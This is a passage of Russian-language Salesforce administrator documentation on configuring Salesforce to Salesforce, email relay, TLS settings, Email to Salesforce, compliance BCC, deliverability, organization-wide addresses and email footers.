1. Создайте набор полномочий с полномочием «Управление подключениями» и значением «Доступно» для вкладки «Подключения», а затем назначьте данный набор полномочий пользователям, которые будут работать с подключениями Salesforce to Salesforce.

Рекомендуем предоставить полномочие «Управление очередями» всем пользователям с полномочием «Управление подключениями». Таким образом, очереди для подключений могут создаваться и управляться без помощи администратора.

2. [Настройте параметры функции Salesforce to Salesforce](#) (например, шаблоны сообщений для отправки приглашений бизнес-партнерам).
3. Добавьте связанный список «Внешний общий доступ» в макеты страниц для соответствующих профилей.



**Прим.:** Данный связанный список может быть доступен всем пользователям, независимо от наличия полномочия «Управление подключениями».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения функции  
Salesforce to Salesforce:

- «Изменение всех данных»

4. Чтобы разрешить пользователям просмотр и принятие общедоступных записей, создайте настраиваемые списковые представления для связанного списка «Внешний общий доступ» и предоставьте доступ соответствующим пользователям.
5. При необходимости добавьте столбцы «Имя принятого подключения» и «Имя отправленного подключения» в связанные списки макетов страниц для нужных объектов.
6. [Создайте и контролируйте подключения к бизнес-партнерам.](#)

СМ. ТАКЖЕ:

- [Общие сведения о функции Salesforce to Salesforce](#)
- [Советы по использованию функции Salesforce to Salesforce](#)
- [Запрос на предмет использования партнерами системы Salesforce](#)

## Настройка Salesforce to Salesforce

Функция Salesforce to Salesforce позволяет использовать шаблоны сообщения для взаимодействия с бизнес-партнерами. Кроме того, пользователи могут настроить адреса эл. почты и имена, используемые в шаблонах. Чтобы настроить любые доступные параметры, выполните указанные ниже действия.

1. Введите строку «*Параметры Salesforce to Salesforce*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Salesforce to Salesforce**».
2. Чтобы изменить указанные ниже параметры, нажмите кнопку «Правка».

| Параметр                      | Описание  |
|-------------------------------|---|
| Адрес эл. почты отправителя   | Адрес эл. почты, используемый для отправки всех шаблонов сообщения Salesforce to Salesforce (например, partner@acme.com). Сообщения эл. почты отправляются системой Salesforce автоматически, однако в качестве отправителя отображается данный адрес. Кроме того, данный адрес используется для отправки ответа на шаблон сообщения. |
| Имя эл. почты отправителя     | Имя, которое будет связано с адресом эл. почты отправителя (например, «Менеджер канала распределения Acme»).  |
| Шаблон приглашения            | Шаблон, используемый для отправки приглашений.  |
| Шаблон деактивации            | Шаблон, используемый для уведомления бизнес-партнера о деактивации подключения.   |
| Шаблон принятия приглашения   | Шаблон, используемый для уведомления бизнес-партнера о принятии приглашения.  |
| Шаблон отклонения приглашения | Шаблон, используемый для уведомления бизнес-партнера об отклонении приглашения.   |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции Salesforce to Salesforce:

- «Изменение всех данных»

| Параметр                              | Описание  |
|---------------------------------------|---|
| Шаблон обновления профиля подключения | Шаблон, используемый для уведомления бизнес-партнеров об изменении активного профиля подключения. |

**3.** Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

[Общие сведения о функции Salesforce to Salesforce](#)

[Приглашение бизнес-партнеров к подключению с помощью Salesforce to Salesforce](#)

[Управление подключениями](#)

[Предоставление общего доступа к записям с помощью функции Salesforce to Salesforce](#)

## Настройка интегрированной эл. почты Salesforce

### Версии эл. почты и полномочия

Электронная почта Salesforce и шаблоны доступны в нескольких версиях. Включите данную функцию, чтобы управлять полномочиями и доступом администраторов и конечных пользователей на уровне организации.

| Уровень организации                                | Полномочия и требования для доступа   |
|--|---|
| Использование эл. почты в Lightning Experience:    | <ul style="list-style-type: none"> <li>• Должна использоваться версия Lightning Experience.</li> <li>• Действие отправки эл. почты должно быть добавлено в действия Lightning на макетах страниц для объектов с поддержкой Lightning Email.</li> </ul>  |
| Отправка всех типов исходящих сообщений эл. почты: | Уровень доступа «Доступ для отправки эл. почты» — « <i>Все сообщения эл. почты</i> ».   |
| Отправка вложений:                                 | <ul style="list-style-type: none"> <li>• Поддержка доставки содержимого с отправкой файлов размером более 3 МБ. Если доставка содержимого выключена, пользователи не могут загружать файлы размером более 3 МБ.</li> <li>• Для отправки файлов должна иметься поддержка Salesforce Files. Если отсутствует поддержка Salesforce Files, можно посылать только вложения.</li> </ul> |

#### ВЕРСИИ

Доступно в версиях: Salesforce Lightning Experience.

Developer Edition, Enterprise Edition, Professional Edition, Performance Edition и Unlimited Edition

| Уровень организации                               | Полномочия и требования для доступа   |
|---|---|
| Просмотр отправленных сообщений в качестве задач: | Должна быть включена функция «Общедоступные действия». Если функция «Общедоступные действия» выключена, то при отправке пользователем сообщения нескольким контактам система Salesforce создает копии закрытых задач: по одной на каждый контакт. |

| Администратор                                      | Полномочия и требования для доступа   |
|--|---|
| Создание шаблона сообщения эл. почты:              | Полномочие «Отправка эл. почты».  |
| Добавление файла в шаблон или сообщение:           | Доступ к присоединяемому файлу.   |
| Удаление шаблона, созданного другим пользователем: | Полномочие «Просмотр всех данных».  |
| Отправка эл. почты:                                | Перед первой отправкой эл. почты все администраторы должны подтвердить адреса эл. почты. Выполните отображаемые инструкции. |

| Пользователь  | Необходимые настройки и полномочия   |
|---|--|
| Создание шаблона сообщения эл. почты:                 | Полномочие «Отправка эл. почты».   |
| Добавление объединенных полей в шаблон или сообщение: | Доступ к полям соответствующего объекта.   |
| Добавление файла в шаблон или сообщение:              | Доступ к присоединяемому файлу.  |
| Удаление собственного шаблона:                        | Нет.   |
| Отправка эл. почты:                                   | <ul style="list-style-type: none"> <li>• Полномочие «Отправка эл. почты».</li> <li>• Перед первой отправкой эл. почты все администраторы и пользователи должны подтвердить адреса эл. почты. Выполните отображаемые инструкции.</li> </ul> |

СМ. ТАКЖЕ:


[Конфигурация действий электронной почты в компоновщике действий в системе Lightning Experience](#)

## Настройка функции перенаправления эл. почты

Функция перенаправления эл. почты использует почтовый сервер для отправки сообщения эл. почты, созданного без применения почтового сервера. Ниже перечислены действия, доступные компаниям после настройки функции перенаправления эл. почты.


- Маршрутизация всех сообщений эл. почты через собственные почтовые серверы во избежание несанкционированного доступа сотрудников Salesforce к эл. почте. Перехват эл. почты — это подделка заголовков сообщений эл. почты, при которой изменяется исходный отправитель.
- Хранение копий всех сообщений эл. почты в соответствии с действующими нормативными актами.
- Применение текущих фильтров содержимого, сканирующих сообщения на наличие данных, которые не могут быть отправлены посредством корпоративной эл. почты.
- Отправка исходящего сообщения эл. почты клиентам после его проверки на наличие вирусов.
- Добавление данных (например, публичные заявления об ограничении ответственности внизу сообщений эл. почты).

Чтобы настроить функцию перенаправления для сообщений эл. почты, созданных системой Salesforce, настройте систему Salesforce для автоматической маршрутизации эл. почты через SMTP-сервер компании. Чтобы включить функцию перенаправления эл. почты, обратитесь в компанию Salesforce.

 **Внимание:** Прежде чем активировать функции управления возвратом и перенаправления эл. почты, обратитесь к администратору эл. почты с просьбой проверить почтовый сервер организации на предмет перенаправления сообщений эл. почты, отправленных из компании Salesforce; в противном случае доставка сообщений эл. почты, отправленных системой Salesforce, не гарантируется. Дополнительную информацию о функции управления возвратом см. в разделе [«Настройка параметров доставки»](#) на странице 2216.

Чтобы настроить функцию перенаправления эл. почты, выполните указанные ниже действия.

1. Введите строку *«Активация функции перенаправления эл. почты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Активация функции перенаправления эл. почты»**.
2. Настройте параметры ниже.

| Параметр      | Описание   |
|---------------|--|
| Почтовый узел | <p>Имя или IP-адрес хоста, используемый SMTP-сервером компании. Чтобы получить данную информацию, обратитесь к администратору эл. почты.</p> <p> <b>Важное замечание:</b> Прежде чем использовать протокол TLS для данного подключения, введите имя хоста взамен IP-адреса. Имя хоста используется протоколом TLS для проверки сертификатов.</p> <p>Введите имя хоста в следующем формате:</p> <pre>&lt;mail server&gt;.&lt;domain&gt;.&lt;domain extension&gt;</pre> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции перенаправления эл. почты:

- «Изменение всех данных»



| Параметр                             | Описание  |
|--------------------------------------|---|
| Порт                                 | <p>Например:</p> <div data-bbox="837 302 1446 352" style="border: 1px solid #ccc; padding: 2px; margin: 5px 0;">mail.acme.com</div> <p>Номер порта, используемого SMTP-сервером компании. Чтобы получить данную информацию, обратитесь к администратору эл. почты. Функция перенаправления эл. почты поддерживается портами 25, 587, 10025 и 11025.</p>   |
| Параметр TLS                         | <p>Данный параметр определяет доступность протокола TLS для SMTP-сеансов Salesforce. Выберите одно из указанных ниже значений.</p> <ul style="list-style-type: none"> <li data-bbox="837 659 1446 831">• «Предпочтительно» (по умолчанию). Если удаленный сервер поддерживает протокол TLS, то система Salesforce обновляет текущий SMTP-сеанс для использования TLS. В противном случае система Salesforce продолжает сеанс без протокола TLS.</li> <li data-bbox="837 842 1446 978">• «Обязательно». Система Salesforce продолжает сеанс только при поддержке протокола TLS удаленным сервером. В противном случае система Salesforce завершает сеанс без доставки эл. почты.</li> <li data-bbox="837 989 1446 1440">• «Проверка предпочтительна». Если удаленный сервер поддерживает протокол TLS, то система Salesforce обновляет текущий SMTP-сеанс для использования TLS. Прежде чем начать сеанс, система Salesforce проверяет сертификат на наличие подписи допустимым центром сертификации, а общее имя, указанное в сертификате, на соответствие домену или службе обмена почтой, выбранной для текущего подключения. Если протокол TLS доступен, но сертификат не подписан или используется другое общее имя, то система Salesforce прерывает сеанс без доставки эл. почты. В противном случае система Salesforce продолжает сеанс без протокола TLS.</li> <li data-bbox="837 1451 1446 1766">• «Проверка обязательна». Система Salesforce продолжает сеанс только при поддержке протокола TLS удаленным сервером, наличии подписи допустимым центром сертификации и соответствии общего имени, указанного в сертификате, домену или службе обмена почтой, выбранной для подключения системы Salesforce. Если данные критерии не выполняются, то система Salesforce завершает сеанс без доставки эл. почты.</li> </ul> |
| Ограничить перенаправление на домены | <p>Данный параметр определяет необходимость ограничения функции перенаправления эл. почты</p>   |

| Параметр | Описание   |
|----------|--|
|          | <p>определенными доменами. При выборе данного параметра введите имена доменов через запятую в текстовое поле ниже. (При необходимости воспользуйтесь специальным символом (*); например, домен *.subdomains.com соответствует адресам эл. почты ivan@aco.subdomains.com и ivan@bco.subdomains.com (но не адресу ivan@subdomains.com). Благодаря специальному символу, система Salesforce может перенаправлять эл. почту на SMTP-сервер компании только при отправке сообщения эл. почты на один из перечисленных доменов. Если данный флажок установлен, но домены не указаны, то система Salesforce направляет всю эл. почту на SMTP-сервер компании.</p> |
| Активно  | <p>Данный параметр включает функцию перенаправления эл. почты. Если данный флажок снят, то система Salesforce сохраняет параметры перенаправления эл. почты, но не перенаправляет сообщения эл. почты на почтовый сервер компании.</p>   |

### 3. Нажмите кнопку **«Сохранить»**.

Salesforce рекомендует отправлять тестовое сообщение при каждом изменении параметров перенаправления эл. почты.

СМ. ТАКЖЕ:

[Тестирование доставки эл. почты](#)

[Включение СК сообщений эл. почты о соответствии](#)

[Настройка параметров доставки](#)

[Единые адреса](#)

## Включение функции Email to Salesforce

Предоставьте пользователям возможность добавлять сообщения эл. почты к записям Salesforce. Функция Email to Salesforce позволяет пользователям назначать сообщения эл. почты интересам, контактам и возможностям, либо другим конкретным записям в системе Salesforce. В таком случае упрощается отслеживание сведений о продажах.

1. В разделе личных параметров введите «*Email to Salesforce*» в поле «Быстрый поиск» и выберите **«Моя функция Email to Salesforce»**.
2. Нажмите кнопку **«Правка»**.
3. Установите флажок **«Активно»**.
4. Чтобы настроить функцию Email to Salesforce на проверку законности отправляющего сервера перед обработкой сообщения, установите флажок «Дополнительные параметры безопасности эл. почты». Ниже перечислены [протоколы проверки подлинности](#), используемые функцией Email to Salesforce для проверки законности отправителя.
  - SPF
  - SenderId
  - DomainKeys

Если отправляющий сервер проходит проверку как минимум одним протоколом, то сообщение эл. почты принимается функцией Email to Salesforce. Если сервер не проходит проверку или не поддерживает протоколы, то сообщение эл. почты пропускается функцией Email to Salesforce.



**Совет:** Прежде чем установить флажок «Дополнительные параметры безопасности эл. почты», убедитесь, что отправители, использующие функцию Email to Salesforce, совместимы хотя бы с одним протоколом проверки подлинности.

5. Нажмите кнопку **«Сохранить»**.
6. При необходимости нажмите кнопку **«Отправить электронное уведомление»**, чтобы уведомить пользователей о включении функции Email to Salesforce, или нажмите кнопку **«Пропустить»**.

Если функция Email to Salesforce включена, то система Salesforce создает уникальный адрес Email to Salesforce для каждого пользователя. Чтобы просмотреть уникальный адрес функции Email to Salesforce и настроить его параметры, воспользуйтесь страницей «Моя функция Email to Salesforce», доступной в личных параметрах. Дополнительную информацию см. в разделе [Как действует функция Email to Salesforce?](#) на странице 1819.

СМ. ТАКЖЕ:

[Как работает функция Email to Salesforce?](#)

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или  
отключения функции Email  
to Salesforce:


- «Изменение всех данных»

## Включение СК сообщений эл. почты о соответствии

Если организация проверяет все исходящие сообщения эл. почты на соответствие установленным требованиям, рекомендуем включить поддержку СК сообщений эл. почты о соответствии для автоматической отправки скрытой копии каждого исходящего сообщения на указанный адрес эл. почты. Включение СК сообщений эл. почты о соответствии блокирует возможность редактирования поля «СК» во всех сообщениях эл. почты и отключает параметр «Автоматическая СК» в разделе «Мои параметры эл. почты».

Чтобы включить СК сообщений эл. почты о соответствии, выполните указанные ниже действия.

1. В разделе «Настройка» введите «*СК сообщения эл. почты о соответствии*» в поле «Быстрый поиск», затем выберите **СК сообщения эл. почты о соответствии**.
2. Установите флажок «Включить».
3. Введите нужный адрес эл. почты.
4. Нажмите кнопку «**Сохранить**».

 **Прим.:** Скрытая копия автоматически отправляется на указанный адрес для всех исходящих сообщений эл. почты, кроме системых сообщений (например, уведомления о восстановлении пароля или завершении импорта).

## Настройка параметров доставки


Чтобы повысить вероятность доставки сообщений эл. почты, отправленных из системы Salesforce, настройте параметры доставки эл. почты, заданные для организации. Доставка эл. почты — это вероятность получения личного или корпоративного сообщения эл. почты отдельным адресатом. Ниже перечислены факторы, понижающие данную вероятность.

### Возвращенное сообщение эл. почты

Сообщение эл. почты, адресованное недопустимому получателю и возвращенное отправителю. При возврате нескольких сообщений эл. почты, отправленных пользователем, почтовый сервер может замедлить или заблокировать доставку всех сообщений эл. почты, отправленных данным пользователем.

### Несовместимое сообщение эл. почты

Сообщение эл. почты, которое не соответствует инфраструктуре безопасности эл. почты получателя (например, SPF), проверяющей подлинность данных в поле «От» сообщения эл. почты.

 **Внимание:** Прежде чем активировать функции управления возвратом и перенаправления эл. почты, обратитесь к администратору эл. почты с просьбой проверить почтовый сервер организации на предмет перенаправления сообщений эл. почты, отправленных из компании Salesforce; в противном случае доставка сообщений эл. почты, отправленных системой Salesforce, не гарантируется. Дополнительную информацию о функции перенаправления эл. почты см. в разделе «[Настройка функции перенаправления эл. почты](#)» на странице 2212.

Чтобы настроить параметры доставки эл. почты, заданные для организации, выполните указанные ниже действия.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения или отключения СК сообщения эл. почты о соответствии:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки функции доставки эл. почты:

- «Настройка приложения»

1. Введите строку «*Доставка*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Доставка**».
2. Чтобы определить тип исходящего сообщения эл. почты, измените параметр «Уровень доступа» в разделе «Доступ для отправки эл. почты». Если компания Salesforce запрещает изменение данного параметра, то параметр «Уровень доступа» может быть недоступен для редактирования.
  - «Нет доступа»: данное значение блокирует все исходящие сообщения эл. почты пользователей.
  - «Только системные сообщения эл. почты»: данное значение разрешает только автоматические сообщения эл. почты (например, при создании пользователя или восстановлении пароля).
  - «Все сообщения эл. почты»: данное значение разрешает все типы исходящих сообщений эл. почты. Данное значение используется по умолчанию для новых небезопасных организаций.



**Совет:** Параметр «Только системные сообщения эл. почты» позволяет контролировать сообщения эл. почты, отправленные из безопасных сред, и предотвращать рассылку тестовых сообщений эл. почты.

- По умолчанию новым безопасным средам назначается параметр «Только системные сообщения эл. почты».
  - Безопасным средам, созданным до выпуска Spring '13, по умолчанию назначается параметр «Все сообщения эл. почты».
3. Чтобы проверить правильность адресов эл. почты, указанных для контактов, интересов и организаций-лиц, и гарантировать беспрепятственную отправку сообщений эл. почты на данные адреса при превышении допустимого количества возвратов, установите флажок «Активировать функцию управления возвратом».


Если функция управления возвратом активирована, а сообщение эл. почты отправляется контакту, интересу или организации-лицу, использующему недействительный адрес эл. почты, то система Salesforce отображает предупреждение напротив данного сообщения и блокирует отправку новых сообщений до обновления или подтверждения указанного адреса. Кроме того, сообщение эл. почты возвращается в систему Salesforce, вместо личного адреса эл. почты отправителя.



**Совет:** Чтобы просмотреть список всех адресов, возвративших сообщение эл. почты, воспользуйтесь стандартными отчетами «Возвращенные контакты» и «Возвращенные интересы». Отчет содержит причину возврата сообщения эл. почты, дату возврата и имя соответствующего контакта, интереса или организации-лица.

4. Чтобы разрешить системе Salesforce поиск экземпляров любого адреса, возвратившего сообщение эл. почты, по всем интересам, контактам и организациям-лицам, а также отображение предупреждения о возврате напротив каждого экземпляра, установите флажок «Показывать предупреждение о возврате напротив всех адресов эл. почты». В противном случае система Salesforce отображает предупреждение о возврате только напротив записи, использованной для отправки сообщения эл. почты.
5. Чтобы разрешить системе Salesforce отправку копии заголовка возвращенного сообщения эл. почты отправителю, установите флажок «Перенаправить возвращенные сообщения эл. почты отправителю». В противном случае заголовок возвращенного сообщения эл. почты отправляется только системе Salesforce. Из соображений безопасности, в обоих случаях система Salesforce не перенаправляет отправителю текст возвращенного сообщения эл. почты. Данный параметр применяется ко всем пользователям организации и не может быть включен для отдельного пользователя или сообщения эл. почты.
6. Чтобы автоматически изменять значение поля конверта «От» каждого сообщения эл. почты, отправленного из системы Salesforce, в целях соответствия инфраструктуре безопасности эл. почты, используемой получателями (например, SPF), установите флажок «Включить соответствие стандартным механизмам безопасности эл. почты». Многие почтовые системы получателей используют SPF для проверки законности сообщений эл. почты. SPF проверяет поле конверта «От» входящего сообщения эл. почты. Если данная функция включена, то система Salesforce заменяет


значение поля конверта «От» адресом эл. почты Salesforce для проверки законности отправителя. Поле «От», используемое в заголовке, сохраняет адрес эл. почты отправителя.

 **Прим.:** Дополнительную информацию о SPF см. на веб-узле [www.openspf.org](http://www.openspf.org).

7. Чтобы соответствовать инфраструктуре Sender ID, установите флажок «Включить соответствие протоколу Sender ID». Данный параметр автоматически заполняет поле конверта «Отправитель» каждого сообщения эл. почты, отправленного из системы Salesforce, адресом `no-reply@salesforce`. Таким образом, принимающие почтовые сервера, использующие протокол проверки подлинности эл. почты Sender ID, могут проверять отправителя посредством поиска DNS по заголовкам «Отправитель» и «От» входящего сообщения эл. почты. Все ответы будут доставляться на адрес эл. почты отправителя. Если данный флажок не установлен, то полю «Отправитель» присваивается нулевое значение, а доставка эл. почты прекращается при выполнении проверки Sender ID почтовой системой получателя.

 **Прим.:**

- Рекомендуем включать соответствие протоколу Sender ID только при наличии получателей, использующих данный протокол проверки подлинности эл. почты.
  - Если включено соответствие протоколу Sender ID, то почтовый клиент получателя (не система Salesforce) может добавлять строку «Отправлено от имени» в поле «От» сообщения эл. почты, отправленного из системы Salesforce.
  - Дополнительную информацию о Sender ID см. на веб-узле [www.microsoft.com/mscorp/safety/technologies/senderid/default.mspix](http://www.microsoft.com/mscorp/safety/technologies/senderid/default.mspix).
8. Чтобы разрешить системе Salesforce отправку статусного сообщения эл. почты при завершении **пакетных электронных рассылок**, установите флажок «Уведомить отправителя о завершении пакетной электронной рассылки».
  9. Чтобы определить способ использования протокола TLS системой Salesforce для безопасного обмена сообщениями эл. почты во время SMTP-сеансов, выберите одно из указанных ниже значений.
    - «Предпочтительно» (по умолчанию). Если удаленный сервер поддерживает протокол TLS, то система Salesforce обновляет текущий SMTP-сеанс для использования TLS. В противном случае система Salesforce продолжает сеанс без протокола TLS.
    - «Обязательно». Система Salesforce продолжает сеанс только при поддержке протокола TLS удаленным сервером. В противном случае система Salesforce завершает сеанс без доставки эл. почты.
    - «Проверка предпочтительна». Если удаленный сервер поддерживает протокол TLS, то система Salesforce обновляет текущий SMTP-сеанс для использования TLS. Прежде чем начать сеанс, система Salesforce проверяет сертификат на наличие подписи допустимым центром сертификации, а общее имя, указанное в сертификате, на соответствие домену или службе обмена почтой, выбранной для текущего подключения. Если протокол TLS доступен, но сертификат не подписан или используется другое общее имя, то система Salesforce прерывает сеанс без доставки эл. почты. В противном случае система Salesforce продолжает сеанс без протокола TLS.
    - «Проверка обязательна». Система Salesforce продолжает сеанс только при поддержке протокола TLS удаленным сервером, наличии подписи допустимым центром сертификации и соответствии общего имени, указанного в сертификате, домену или службе обмена почтой, выбранной для подключения системы Salesforce. Если данные критерии не выполняются, то система Salesforce завершает сеанс без доставки эл. почты.

 **Прим.:** При выборе любого значения, кроме стандартного значения «Предпочтительно», установите флажок «Ограничить TLS следующими доменами:» и введите домены через запятую. При необходимости воспользуйтесь специальным символом (\*); например, домен `*.subdomains.com` соответствует адресам эл. почты `ivan@aco.subdomains.com` и `ivan@bco.subdomains.com` (но не адресу `ivan@subdomains.com`). Если домены не

указаны, то система Salesforce использует параметр TLS, заданный для всех исходящих сообщений эл. почты, что может препятствовать их доставке.

#### 10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- [Отправка сообщений эл. почты в Salesforce Classic](#)
- [Включение СК сообщений эл. почты о соответствии](#)
- [Настройка функции перенаправления эл. почты](#)
- [Тестирование доставки эл. почты](#)

## Единые адреса

Если организация требует использования общего псевдонима эл. почты, то список *единых адресов* может быть задан для каждого профиля пользователя. Единые адреса определяют общий адрес эл. почты, который может использоваться профилем пользователя. При отправке сообщения эл. почты из системы Salesforce пользователи данных профилей могут выбирать адрес эл. почты, отличный от заданного в поле «От». Ответы отправляются на единый адрес.


Например, профиль «Служба поддержки» назначается нескольким пользователям организации. Данный профиль может быть связан с адресом эл. почты support@acme.com и значением поля «Отображаемое имя» «Служба поддержки Acme». Если пользователи профиля «Служба поддержки» отправляют исходящие сообщения эл. почты посредством системы Salesforce, то поле «От» может отображать адрес support@acme.com вместо личного адреса эл. почты Salesforce.

Проверенный единый адрес доступен в качестве значения поля «От» при отправке сообщения эл. почты или электронного предупреждения.

Чтобы открыть список определенных единых адресов, введите строку «*Единые адреса*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Единые адреса»**.

Ниже перечислены действия, доступные на данной странице.

- Чтобы **создать единый адрес**, нажмите кнопку **«Добавить»**.
- Чтобы изменить любое поле, связанное с псевдонимом, щелкните ссылку **«Правка»**.
  - «Отображаемое имя»: слово или фраза, отображаемое получателю в качестве отправителя сообщения эл. почты.
  - «Адрес эл. почты»: адрес эл. почты, используемый при отправке исходящего сообщения эл. почты.
  - «Разрешенные профили»: список профилей, использующих адрес эл. почты в качестве псевдонима.
  - «Статус»: текущий этап проверки. Новый единый адрес может использоваться только после проверки. Чтобы отправить повторное проверочное сообщение, щелкните ссылку **«Отправить повторно»**.
- Чтобы удалить псевдоним, щелкните ссылку **«Удал.»**.

 **Прим.:** Единый адрес не может использоваться для отправки пакетных электронных рассылок или запросов об обновлении контактов. Единый адрес эл. почты, используемый в электронном предупреждении, не может быть удален или изменен. Единые адреса не могут использоваться запланированными отчетами, а также при планировании

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки единых адресов:

- «Изменение всех данных»




обновления панелей мониторинга, отправке стандартных писем и отправке запросов на проведение встречи контактам или интересам.

СМ. ТАКЖЕ:

[Управление едиными нижними колонтитулами сообщения эл. почты](#)

## Определение единых адресов

Чтобы определить единый адрес для профиля пользователя, выполните указанные ниже действия.

1. Введите строку «*Единые адреса*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Единые адреса**».
  2. Нажмите кнопку «**Добавить**».
  3. Заполните поле «**Отображаемое имя**». Данное поле определяет имя, отображаемое в исходящих сообщениях эл. почты. Максимальная длина: 300 символов.
  4. Заполните поле «**Адрес эл. почты**». Данное поле может содержать любой стандартный адрес эл. почты. Максимальная длина: 270 символов.
  5. Чтобы разрешить всем профилям организации использование нового адреса, введенного в поле «От», установите переключатель «Разрешить использование данного адреса отправителя всем профилям». Чтобы выбрать конкретный профиль, установите переключатель «Разрешить использование данного адреса отправителя только выбранным профилям».
  6. Чтобы сохранить внесенные изменения, нажмите кнопку «**Сохранить**». Чтобы задать другой единый адрес, нажмите кнопку «**Сохранить и создать**». Проверочное сообщение, содержащее ссылку для завершения процесса проверки, отправляется на новый адрес эл. почты. Адрес, введенный в поле «От», может использоваться только после выбора данной ссылки. Чтобы отменить внесенные изменения и открыть предыдущую страницу, нажмите кнопку «**Отмена**».
-  **Прим.:** Единые адреса не могут использоваться запланированными отчетами, а также при планировании обновления панелей мониторинга, отправке стандартных писем и отправке запросов на проведение встречи контактам или интересам.

Чтобы воспользоваться единым адресом, [отправьте сообщение эл. почты](#) или настройте электронное предупреждение, а затем выберите нужный адрес из раскрывающегося списка.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки единых адресов:

- «Изменение всех данных»



## Управление едиными нижними колонтитулами сообщения эл. почты

Пользователь может создать собственные нижние колонтитулы, которые должны отображаться в нижней части всех исходящих сообщений эл. почты, отправляемых посредством системы Salesforce или интерфейса API. Каждая кодировка позволяет создавать отдельный нижний колонтитул сообщения эл. почты и выбирать стандартные нижние колонтитулы для отдельных сообщений эл. почты и пакетных электронных рассылок. Стандартные нижние колонтитулы используются в случае несоответствия нижнего колонтитула кодировке исходящего сообщения эл. почты.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **все**  
версии, кроме  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и  
редактирования нижних  
колонтитулов сообщения  
эл. почты:

- «Изменение всех данных»

### Создание нижних колонтитулов сообщения эл. почты

1. Введите строку «*Нижние колонтитулы сообщения эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Нижние колонтитулы сообщения эл. почты**».
2. Нажмите кнопку «**Создать**».
3. Введите имя.
4. Определите доступность нижнего колонтитула: для отдельных сообщений эл. почты, пакетных электронных рассылок или обоих компонентов.
5. Выберите кодировку сообщений эл. почты. Кодировка определяет сообщения эл. почты, которые должны содержать нижний колонтитул. Каждая кодировка позволяет создавать для отдельных сообщений эл. почты и пакетных электронных рассылок по одному активному нижнему колонтитулу.
6. Введите текст нижнего колонтитула.



**Прим.:** Нижние колонтитулы могут быть только текстовыми; HTML-теги не отображаются. Максимальный размер не должен превышать 32 Кб.

### Редактирование нижних колонтитулов сообщения эл. почты

1. Введите строку «*Нижние колонтитулы сообщения эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Нижние колонтитулы сообщения эл. почты**».
2. Чтобы изменить нижний колонтитул сообщения эл. почты, щелкните ссылку «**Правка**» напротив нужного нижнего колонтитула или на странице сведений о нижнем колонтитуле.
3. Измените сведения о нижнем колонтитуле и нажмите кнопку «**Сохранить**».

### Выбор стандартных нижних колонтитулов сообщения эл. почты

Система позволяет выбрать для отдельных сообщений эл. почты и пакетных электронных рассылок по одному стандартному нижнему колонтитулу. Данные стандартные нижние колонтитулы используются в случае несоответствия нижнего колонтитула кодировке исходящего сообщения эл. почты.

1. Введите строку «*Нижние колонтитулы сообщения эл. почты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Нижние колонтитулы сообщения эл. почты**».
2. Выберите стандартные нижние колонтитулы в раскрывающихся списках «По умолчанию для отдельного сообщения эл. почты» и «По умолчанию для пакетной рассылки».

### 3. Нажмите кнопку **«Сохранить»**.



**Прим.:** Если кнопка **«Сохранить»** не нажимается, то выбор стандартного нижнего колонтитула отменяется при закрытии страницы.

## Деактивация нижних колонтитулов сообщения эл. почты

Система позволяет деактивировать нижний колонтитул сообщения эл. почты.

1. Введите строку *«Нижние колонтитулы сообщения эл. почты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Нижние колонтитулы сообщения эл. почты»**.
2. Снимите флажки «Отдельное сообщение эл. почты» и «Пакетная рассылка» напротив нижнего колонтитула.
3. Нажмите кнопку **«Сохранить»**.

## Тестирование доставки эл. почты

